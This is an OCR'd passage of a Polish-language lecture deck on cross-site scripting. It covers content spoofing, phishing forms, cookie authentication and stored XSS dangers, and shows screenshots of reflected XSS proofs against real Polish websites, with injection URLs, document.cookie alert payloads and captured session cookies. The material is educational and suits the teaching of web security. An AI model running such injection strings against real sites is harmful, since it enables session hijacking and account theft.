
Zmiana treści za pomocą XSS

Nie jest permanentna
Więcej kodu = łatwiej


Pomysł:


Tak samo wyglądający formularz kierujący dane w inne miejsce → **phishing**


Uwierzytelnianie przy pomocy cookies





Uwierzytelnianie przy pomocy cookies





1018:648 - onet.pl - Tygodnik Powszechny - Szukaj - Opera
File Edit View Bookmarks Widgets Feeds Tools Window Help
http://tygodnik.onet.pl/fts.html?qt=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&szukaj.x=0&szukaj.y=0
onet.pl TYGODNIK POWSZECHNY
Strona główna | Wiara | Kraj i świat | Kultura | Felietony | Tematy miesiąca
JavaScript
<tygodnik.onet.pl>
onet_ubi=2007030503141470970096; onet_cid=004e7cdfe83690945da053d9dc15698f; onet_sid=589ba515d94256349401ee7a512d00a5; onet_uid=
onetzuo_ticket=6522025665A39F174D59D47069AA2187010000000000000000042000000000000000002194e61000000005035152600000f746573747
onet_LE4_ac7=+D1KD0G+HL204+H5Cm1+H1lu0G+HL708+H5LC2+H1LY0G+HLM04+4; onet_GUID_ac7=0006DFC27DB805EB6D49F7F061626364
Stop executing scripts on this page
Spotkania z Tygodnikiem
Archiwum
Archiwum 2000-03
English
Obraz tygodnia
Document: 100% Images: 26/26 Total: 5,4 KB Speed: 2,7 KB/s Time: 0:18 Completed request to tygodnik.onet.pl


1018:648 - yes <script>alert(document.cookie);</script> - Słowniki - Szukaj - Wirtualna Polska - Opera
File Edit View Bookmarks Widgets Feeds Tools Window Help
http://szukaj.wp.pl/szukaj.html?szukaj=yes+%3Cscript%3Ealert%28document.cookie%29%3B%3C%2Fscript%3E&lang=&Szukaj=Szu
WIRTUALNA POLSKA Szukaj
Polskie WWW | Firmy | Obrazki | Słowniki | Produkty | Więcej >>
yes <script>alert(document.cookie);</script>
wszystkie
Szukaj
wstaw znak narodowy
Zaawansowane | Ustawienia
Słowniki
16 definicji dla wyrażenia:
JavaScript
<szukaj.wp.pl>
WPkod=uHOQuruybzcvdtw12HUvc6b1KHTtl9%2FHrVerTZoLzDNzJtbBxk6ReEnCz%2BO9q7GdY0nw1wJqrkFTOCtnFN26NQ%3D%3D; statid=
ganymede=1; _wpsesid=00000000001199958802252183 9W9KB0M1QXUHNmTFDTr06Y0N0XqP7QdgHYyAxhtrbR4g9pt%2B5FND2SWmG
wpdticket=1365963915731052D9IzT5GSiBELJVEuUH3SZphaOL8InBKmBfno6qR0WlswXGwtEa4NdVQfM72BRyGwjvWldmuXPANJe4DqFfKqV
Stop executing scripts on this page
Document: 100% Images: 12/12 Total: 27 KB Speed: 9,0 KB/s Time: 0:48 Completed request to szukaj.wp.pl


1018:648 - Randki.o2.pl >> Strona użytkownika: waleczne serce - Opera
File Edit View Bookmarks Widgets Feeds Tools Window Help
http://randki.o2.pl/profil.php?id_r=946245%22%3E%3Cscript/XSS%20SRC=http:/
o2 Randki
E-mail 1GB Komunikator Tlenofon
Mamy gorące kamerki ;)
tlen.pl dołącz do nas
Nawigacja
Strona startowa
Szukaj randki
Mój profil
Wiadomości
Moi faworyci
Ludzie wg miast
Ostatnio zalogowani
JavaScript
<randki.o2.pl>
rs=ff39550f16 8903be7d8280ac;
SRV_IDW=r9l; adsc=756615
Stop executing scripts on this page
OK
Document: 100% Images: 12/12 Total: 17 KB Speed: 17 KB/s Time: 0:16 Completed request to


1018:650 - iplay.pl - muzyka - mp3 - Opera
File Edit View Bookmarks Widgets Feeds Tools Window Help
http://www.iplay.pl/szukaj.php?q=%27%7D+%3B+alert(document.cookie);%3C%2Fscript%3E
szukaj
zaloguj się
iplay
iplay.pl music
formy płatności
jak zacząć
pomoc
faq
JavaScript
<www.iplay.pl>
PHPSESSID=f534730f56c92071839a9d188dad6598
Stop executing scripts on this page
OK
Wszystkie style...
strona główna
top20
ranking
tagi
wiadomości
teksty piosenek
koncerty
bilety
imprezy
dzwonki
iplay mobile
iplay arena
Document: 100% Images: 61/61 Total: 77 KB Speed: 5,9 KB/s Time: 0:31 Completed request to www.iplay.pl

Stored XSS


Serwer
Aplikacja WWW
<script>...</script>
Baza danych
POST /register.php HTTP/1.1
login=<script>...</script>&password=asd
GET /index.php HTTP/1.1
...<script>...</script>...
Użytkownik
exec(...)
Dane dostępne w kontekście użytkownika
Intruz

Stored XSS - niebezpieczeństwa


- Permanentna zmiana treści
- Łatwa kradzież ID sesji
- CSRF
- XSS Proxy
- Automatyczne robaki

(mySpace, Orkut, Nduja, nasza-klasa)

